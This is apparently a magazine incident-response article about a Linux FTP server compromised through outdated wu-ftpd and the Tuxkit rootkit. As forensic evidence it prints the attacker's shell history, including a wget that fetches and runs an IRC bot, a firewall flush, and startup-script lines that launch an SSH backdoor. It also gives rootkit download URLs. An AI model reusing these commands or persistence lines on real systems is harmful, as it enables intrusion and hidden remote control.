Nov 17 19:40:13 ftp ftpd[12129]: exiting
on signal 11: Segmentation fault
Nov 17 20:42:19 ftp ftpd[12131]: ACCESS
DENIED (not in any class) TO
62.98.182.105 [62.98.182.105]
```





Nov 17 20:42:19 ftp ftpd[12131]: FTP LOGIN REFUSED (access denied) FROM 62.98.182.105 [62.98.182.105], anonymous

Nov 17 20:42:19 ftp ftpd[12131]: FTP session closed

Nov 17 20:45:58 ftp ftpd[12167]: ACCESS DENIED (not in any class) TO 62.98.182.105 [62.98.182.105]

Because the only users of the FTP server are normally Sellmore Systems' own staff or clients, it was easy to see that the machines used in these attacks were outsiders (see box *Hostnames Used in the Attacks*).

Crackers love IRC!

Although my suspicion was raised by the FTP daemon's log file entries, further investigation was required in order to determine if one of these attacks had actually been successful. To this end, I logged into the firewall to find out if there was any suspicious traffic originating or directed at the FTP server. I was hoping that if the server had actually been compromised, then the firewall would be blocking and logging network traffic originating from their malicious activities on/from this server (after concluding that the firewall hadn't also been compromised).

You may be wondering why I didn't just login to the FTP server and run a tool such as

chkrootkit (see www.chkrootkit.org) to test for the existence of a rootkit. This may have been detected by the crackers, who usually flee if they think they've been discovered, normally removing evidence such as log files as they leave. I wanted to find out as much about what they'd been doing as possible before they discovered I was on to them.

Sellmore Systems have their publicly available servers such as the FTP server located on a screened DMZ (DeMilitarized Zone – a kind of insulated network segment) that protects their internal network from any possible compromises of their Internet connected servers. A Linux *iptables*-based firewall acts as the router/gateway between the Internet, their DMZ, and their internal network.

The most recent firewall logfiles showed that IRC (Internet Relay Chat) traffic (TCP port 6667) was originating from Sellmore Systems' FTP server and destined for a number of well known IRC servers. Luckily for Sellmore Systems, this traffic was blocked and logged by the firewall I had originally designed for them. Below is an excerpt from the log file `/var/log/messages` (NB: readability improved by resolving IP addresses into host names and removing certain fields):

(SRC: Source machine (sender); DST: Destination; PROTO: Protocol; DPT: Destination Port)

Important Dates These are the major events surrounding the compromise

DATE(S)	ACTIVITY
06/11/01 to 23/11/01	FTP server attacked by multiple hosts (log files only go back to 06/11/01)
Around 18/11/01	Rootkit (<i>Tuxkit</i>) installed and executed by unauthorised person, which installed an SSH server back door to allow further unauthorised logins.
23/11/01	Compromise detected by Mark Newby of IT Services company Dranton Ltd during <i>ad hoc</i> check up; Sellmore Systems notified of compromise and strongly advised to immediately disconnect the infected server from the network and re-install the operating system from scratch/backup.
23/11/01 to 25/11/01	Sellmore Systems chose not to take Dranton's advice without accepting the probable effects of this decision, nor the risks involved; Compromised server left to run for 2 days before Sellmore Systems decide to address the problem.
25/11/01	Dranton are requested by Sellmore Systems to attempt to clean the machine of all malicious software, rather than re-install the whole operating system; The infected server is cleaned and forensically analysed by Dranton




Fig 1: Security announcements that fatally went unnoticed.

Nov 18 23:52:01 SRC=<ftp_server>
DST=ircnet.demon.co.uk PROTO=TCP
DPT=6667

Nov 18 23:52:25 SRC=<ftp_server>
DST=ircnet.demon.co.uk PROTO=TCP
DPT=6667

Nov 18 23:52:31 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:52:34 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:52:40 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:52:48 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:52:51 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:52:57 SRC=<ftp_server>
DST=banana.irc.easynet.net PROTO=TCP
DPT=6667

Nov 18 23:53:04 SRC=<ftp_server>
DST=ircnet.demon.co.uk PROTO=TCP
DPT=6667

Nov 18 23:53:07 SRC=<ftp_server>
DST=ircnet.demon.co.uk PROTO=TCP
DPT=6667

“ Just one of many businesses prepared to accept the risks or unable to mitigate them ”

Nov 18 23:53:13 SRC=<ftp_server>
DST=ircnet.demon.co.uk PROTO=TCP
DPT=6667

This blocked traffic was almost certainly originating from an automated program such as an 'IRC bot'; a kind of software robot installed onto a compromised machine, which can then join IRC 'channels' (like 'chat rooms')



« where crackers often lie in wait. As machines are often compromised by automated programs, the crackers are often contacted by the compromised machines to let them know they have a new machine to play with. In some cases, the compromised machine can be controlled by the crackers remotely through the IRC channels they join, for example, by sending it shell commands to run.

This IRC traffic and the recorded attacks on the FTP daemon was evidence enough to confirm the webserver at Sellmore Systems

recorded in the logfile would logically suggest that the FTP daemon was the conduit for this compromise. However, as far as I am aware, there is no method of determining this for sure and there are, of course, a great many different attack methods that can be used to gain unauthorised access to a computer. For instance, a worm-/virus-like program could have been inadvertently executed by a client PC on the internal network, which could have been used as a launch pad to attack the FTP server. If the rogue program was not already known about or detectable, the client PC's anti-virus software may not have detected it (yes, at least they ran an AV program on these internal machines).

“Without a complete audit of their systems, how could they be sure that the problem has gone away?”

How it *should* have been discovered

The log files on the FTP server prove that the attacks started at least as far back as Nov 6th. However, if the logs were being monitored on a regular basis, as they should be – manually or by an automation tool such as *LogWatch* – then perhaps the resultant compromise could have been prevented.

Security vulnerabilities and bugs are often discovered by security audits carried out by Internet security organisations such as CERT (www.cert.org) and posted to the security mailing lists such as Bugtraq. Subscribing to these mailing lists should be one of the measures taken by any system administrator to secure a site or computer. The checking of system log files is simply an extra step used to try and catch anything that slips through higher levels of security.

had actually been compromised and was now probably under the control of at least one unauthorised person.

Still running a buggy *wu-ftpd*?

An initial investigation found that the most likely cause of the compromise was an old version of *wu-ftpd* (2.6.1) that hadn't been updated to the latest version. As can be seen in **fig 1**, the latest version (2.6.2) is listed on the vendor's website as having known security holes, including a remote root exploit.

Because Sellmore Systems' systems administrator didn't subscribe to either the vendor's mailing lists, nor any of the well known security mailing lists such as Security Focus' Bugtraq list, the reports of these security holes in *wu-ftpd* went unnoticed.

The number of attacks on the FTP daemon

The compromise

When machines are cracked into, the cracker usually installs a toolkit, known as a 'rootkit', containing crackers' tools and

Hostnames Used in the Attacks A few of the contenders in the race to exploit the FTP server

ca-ol-marseille-12-166.abo.wanadoo.fr [213.56.59.166] (11/11/01)
 pD9536450.dip.t-dialin.net [217.83.100.80] (13/4/02)
 evrtwa1-ar7-4-60-079.evrtwa1.vz.dsl.gtei.net [4.60.174.79] (20/11/01)
 Alamentin-101-1-1-231.abo.wanadoo.fr [193.253.224.231] (23/11/01)




Fig 2: Directory listing of Tuxendo's website, where their Tuxkit is available for download.

modified files such as trojaned (as in 'Trojan Horse') versions of common binaries. And it isn't just Linux or Unix-like systems that are vulnerable to these rootkits. There are also rootkits available for Windows 98/NT/2000/XP, which are often used successfully. For those left wondering; the word 'root' is used in its name, because it is installed with root (superuser) privileges and provides the cracker with a root login.

Once installed, one of the first things a rootkit normally performs is the installation of some kind of 'back door' that allows not only the initial cracker(s) to gain access in future, but also allows all their friends to join the free party too!

The back door in this case turned out to be a rogue *SSH* server running on TCP port 2298 whose configuration files were installed into the directory /dev/tux/ssh2.

As suspected, a rootkit had been installed on Sellmore Systems' FTP server, which included trojaned versions of system programs including *ls*, *ps* and *netstat*. The original programs were overwritten by these trojaned versions, which act just the same as the legitimate ones, except they hide the existence of any programs installed or

processes running that originated from the rootkit (this is also true of rootkit executables for other platforms such as Windows), which makes them difficult to detect.

For example, the modified version of *ps* found on the compromised FTP server behaved just as expected, except it didn't show the rogue *SSH* server back door process running. A system administrator unfamiliar with these kinds of tricks may well run **ps -aux** if he/she suspected that their server had been compromised. But with this trojaned version of *ps* hiding the existence of any malicious processes, they could be fooled into thinking that their suspicions were unfounded and that the server is OK and safe to leave alone.

Finding and analysing the details of the compromise and the activities of the crackers can be a very time consuming exercise, especially without an IDS such as *Tripwire*, as was the case here. However, the Red Hat *RPM* package manager on the compromised FTP server enabled the verification of system files and programs to determine whether they had been modified or replaced since they were installed. In fact every single file installed on a system can be verified in this way:

```
rpm -Va
```



This command instructs *RPM* to verify (**-V**) all (**-a**) files installed on the system from rpm packages. Using this method, I was able to determine which system files had been modified, or replaced, which includes those listed in box "Trojaned Binaries":

After further investigation and searches through usenet, it was found that the rootkit installed in */dev/tux* was called *Tuxkit*; the work of a Dutch group called Tuxendo (www.tuxendo.nl). The ASCII-art logo in */dev/tux/ssh2/logo* read "Optic Kit", although the logo file in the original rootkit archive reads "Tuxkit". Apparently, the crackers call this 'tagging' rather like graffiti. *Tuxkit* is available on Tuxendo's website as shown in **fig 2**.

Cracker's shell command history

When crackers login to a compromised machine they normally turn off the default

recording of their commands as typed at the shell's command prompt (e.g. *\$HOME/.bash_history* for the *Bash* shell). However, perhaps through lack of care, it seems at least one of the crackers did not turn this off during at least two successive login sessions, thereby providing us with a record of the commands he/she ran, which certainly makes for interesting reading! Some of the commands included:

1. installation of trojan horse (*wu-ftpd-trojan*);
2. removal of any packet filtering (network security) on the machine with **iptables -F**;
3. analysis of the network through port scans to seek out further vulnerabilities, etc;
4. addition of user accounts with blank passwords for further logins, including **nfsnobody**;
5. installation of an IRC bot, known as an 'eggdrop';

Trojaned Binaries

These are the Trojaned binaries installed by Tuxkit

When attempting to determine whether or not a machine has been compromised, the installed binaries such as those listed below should not be used, as they cannot be trusted. In fact, nothing on the machine should be trusted ever again (well, until the machine is restored/re-installed).

If it's necessary to run any of the binaries, then a version from another machine known to be

unaffected should be used, or, better still, a copy from a backup CD or boot disk.

/usr/bin/crontab

/bin/df

/usr/bin/dir

/usr/bin/du

/usr/bin/find

/sbin/ifconfig

/usr/bin/killall

/usr/bin/locate

/bin/ls

/bin/netstat

/bin/ps

/usr/bin/pstree

/sbin/syslogd

/usr/bin/tcpd

/usr/bin/top

/usr/bin/updatedb

/usr/bin/vdir

/bin/dmesg

/bin/login

```

[root@ftp ~]# diff -y --suppress-common-lines /backup/etc/passwd /etc/passwd
games:x:12:100:games:/usr/games:
ftp:x:14:50:FTP User:/var/ftp:
gdm:x:42:42:/:home/gdm:/bin/bash
games:x:12:100:games:/usr/bin/nologin:
| smp:1000:100:SNMP User:/bin/csh
| rlogd:0:0:Rlogin Server:/bin/bash
> gdm:x:42:42:/:var/gdm:/sbin/nologin
> mnewby:x:500:500:Mark Newby:/home/mnewby:/bin/bash
> rpm:x:37:37:/:var/lib/rpm:/bin/bash
> ntp:x:38:38:/:etc/ntp:/sbin/nologin
> nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin
> pcap:x:77:77:/:var/arpwatch:/bin/nologin
> cos:x:505:602:/:home/cos:/bin/bash
  
```

Fig 3: Addition of user accounts used by the crackers.




Fig 4: Analysis of the Tuxkit rootkit on the "Hack in the Box" website.

6. 'sniffing' of user names and passwords from the network, using a program called *sniffit*.

The installation and running of the IRC bot called 'eggdrop' is shown in the excerpt below of the command history file

```
/root/.bash_history:
wget
www.eggdrops.de/download/eggdrop1.6.1
+IPv6+precompiled.tar.gz
tar xvzf
eggdrop1.6.1+IPv6+precompiled.tar.gz
eg *.tar.gz
mv eggdrop1.6.1+IPv6_by_Akke/.eg
rm eggdrop1.6.1+IPv6+precompiled.tar.gz
cd .eg
ls
rm eggdrop
ls
mv eggdrop-1.6.1 v0m3r0
rm *.conf
vi nnc
./v0m3r0 nnc -m
```

This bot was attempting to communicate with IRC servers on the Internet and correlates with the blocked IRC traffic (6667/tcp) found in the firewall's log files.

My guess is that as soon as a cracker compromises a machine, they tell all their friends about it and probably have a jolly good laugh at how silly the owner of the system must be to allow such a thing to happen. In

“Where the attacker is located is anyone’s guess as they seldom use their own PCs for such activities”

fact, it wouldn't surprise me if they constantly maintained a list of systems currently under their control in the same way that spammers like to know where the open relay SMTP servers are.

I cannot be sure of the number of different crackers that logged into the machine, as some of the log files such as `/var/log/wtmp` may have been modified to hide such login records. However, using the command `last`, I discovered that a number of new user accounts had been used recently. A *cliff* of the



/etc/passwd against a valid backup copy (shown in **fig 4**) confirmed that the crackers had added user accounts including 'cos' and 'nfsnobody', both of which had been used recently.

For anyone interested in reading a complete analysis of the *Tuxkit* rootkit, there is one written by 'spoonfork' available on the Web at the following URLs: www.hackinthebox.org/article.php?sid=5724
<http://mel.ini2.net/p/tuxkit-analysis.txt>
<http://archive.tuxendo.nl/rootkit/>

Post compromise activities

Because the programs installed by the crackers on the compromised machine were

problem has completely gone away? There are a number of cases where malicious programs ran on an infected machine for months before being discovered and, if this is the case, then surely there are some that never get discovered.

This proves that Internet security is an extremely important subject for any business with machines permanently or even intermittently connected to the Internet and if the in-house skills are missing, then outside professionals should be used – and their advice accepted.

Sellmore Systems chose not to accept the advice from myself or the security organisations such as CERT and SANS and, instead, chose to initiate only a 'cleaning' of the machine of malicious files. However, it's anyone's guess what the crackers actually got up to, what other machines may have been affected, or what files needed cleaning to return the system to normal working order. I did my best to hunt down the malicious files and programs with the help of *chkrootkit* and *RPM*, but it surely would have taken just as long to re-install the system from scratch and restore configuration files, etc from trusted backup copies.

“The UK police have no power to intervene directly against criminals operating in another country”

left to run freely for so long by Sellmore Systems, they increased the chances of their other machines being compromised or affected in some way.

Without a complete audit of all their systems, how could they ever be sure the

Incident reporting

The UK Metropolitan Police have a specialised Computer Crime Unit, which was set up last

Fig 5: Using a *WHOIS* server to discover contact details for reporting abuse.

```

[mark@warley mark]$ whois -h whois.nic.fr wanadoo.fr | egrep '^(-+dd+|desc):'
desc:      Wanadoo Interactive
desc:      48, rue Camille Desmoulins
desc:      92442 Issy Les Moulinaux cedex
address:   France Telecom Interactive
address:   41, rue Camille Desmoulins
address:   92442 Issy Les Moulinaux cedex
e-mail:    postmaster@wanadoo.fr
e-mail:    abuse@wanadoo.fr
address:   AFNIC
address:   1, rue de la Harpe
address:   2, rue Stephenson
address:   Montigny-La-Bretanneux
address:   78181 Saint Quentin en Yvelines Cedex
address:   France
e-mail:    tech@nic.fr
address:   WTH
address:   48, rue Camille Desmoulins
address:   92791 Issy-les-Moulinaux Cedex
address:   France
[mark@warley mark]$
  
```

Hacked Startup Scripts

The rootkit added commands to some of the Red Hat startup scripts.

The two key system files that were modified to start the crackers' programs automatically upon boot-up were:

```
/etc/rc.d/sysinit
```

```
/etc/rc.d/init.d/network
```

Lines added to the Red Hat start up script /etc/rc.d/sysinit:

```
# Running Xsf ...
```

```
/usr/bin/xsf -q 1>/dev/null 2>/dev/null
```

```
# Running Xchk ...
```

```
/usr/bin/xchk 1>/dev/null 2>/dev/null
```

Lines added to the Red Hat SysV init network service script (just before the last line in the case select block for the argument "start"), ensured these programs such as the SSH back door were executed whenever the network connection is initialised:

```
/usr/bin/ssh2d -q
```

```
cd /lib/security/.config;./lpsched
```

year in response to the recent explosive growth in Internet crime. However, their website (www.met.police.uk/computercrime) states that "UK police have no power to intervene directly against criminal material on computers in another country or against criminals operating in another country." This poses a problem, as many of the computers used to attack systems are located overseas. Where the attacker is actually located is anyone's guess really, as they seldom use their own computers for such activities.

Reporting these incidents to the Internet security authorities such as CERT (www.cert.org) is a very good idea, as this can help others prepare against the same attack; can help provide an indication of the extent of the problem and; may enable the security professionals to prepare tools to mitigate against the attacks, or even repair infected computers.

These incidents should also be reported to the owners of the IP addresses of the hosts involved in the attacks. For instance, one of the hosts involved in the attacks on the FTP server was "Alamentin-101-1-1-231.abo.wanadoo.fr". To this end, the WHOIS database can be queried to elicit the owner of the domain (wanadoo.fr in this case) and the email address for sending reports of abuse such as this incident (abuse@wanadoo.fr in this case – as shown in **figure 5**).

Lessons to be learnt

These should be fairly obvious and, in most cases, common sense. However, for

completeness, some of the lessons that should have at least been learnt by Sellmore Systems include:

- Do not fool yourself into thinking you can get away without having someone act as system administrator for a computer, especially an Internet connected server such as an FTP server.
- The administrator should keep all systems regularly administered and installed software updated/patched. Programs such as *up2date* (Red Hat) and *apt-get* (Debian) can be used to automate this, e.g. every night.
- Periodically check the system log files for suspicious events, or even automate it with available tools like LogWatch.
- Be sure to have the system administrator subscribe to the security related usenet newsgroups and mailing lists (especially from vendors of installed software packages and the operating system).
- When a compromise or attack is discovered, follow the well known and publicised steps: 1) disconnect from all network(s); 2) accumulate evidence; 3) re-install all software; 4) reconnect to network(s); 5) report it.
- DO NOT ignore the fact that a machine has (possibly) been compromised or attacked. Act quickly to prevent escalation. If you or your administrator is not sure about what to do or the implications of acting/not acting, consult a professional.

Ignoring it simply increases the possibilities of further damage, thereby increasing the costs of rectification and impact on business operations. ■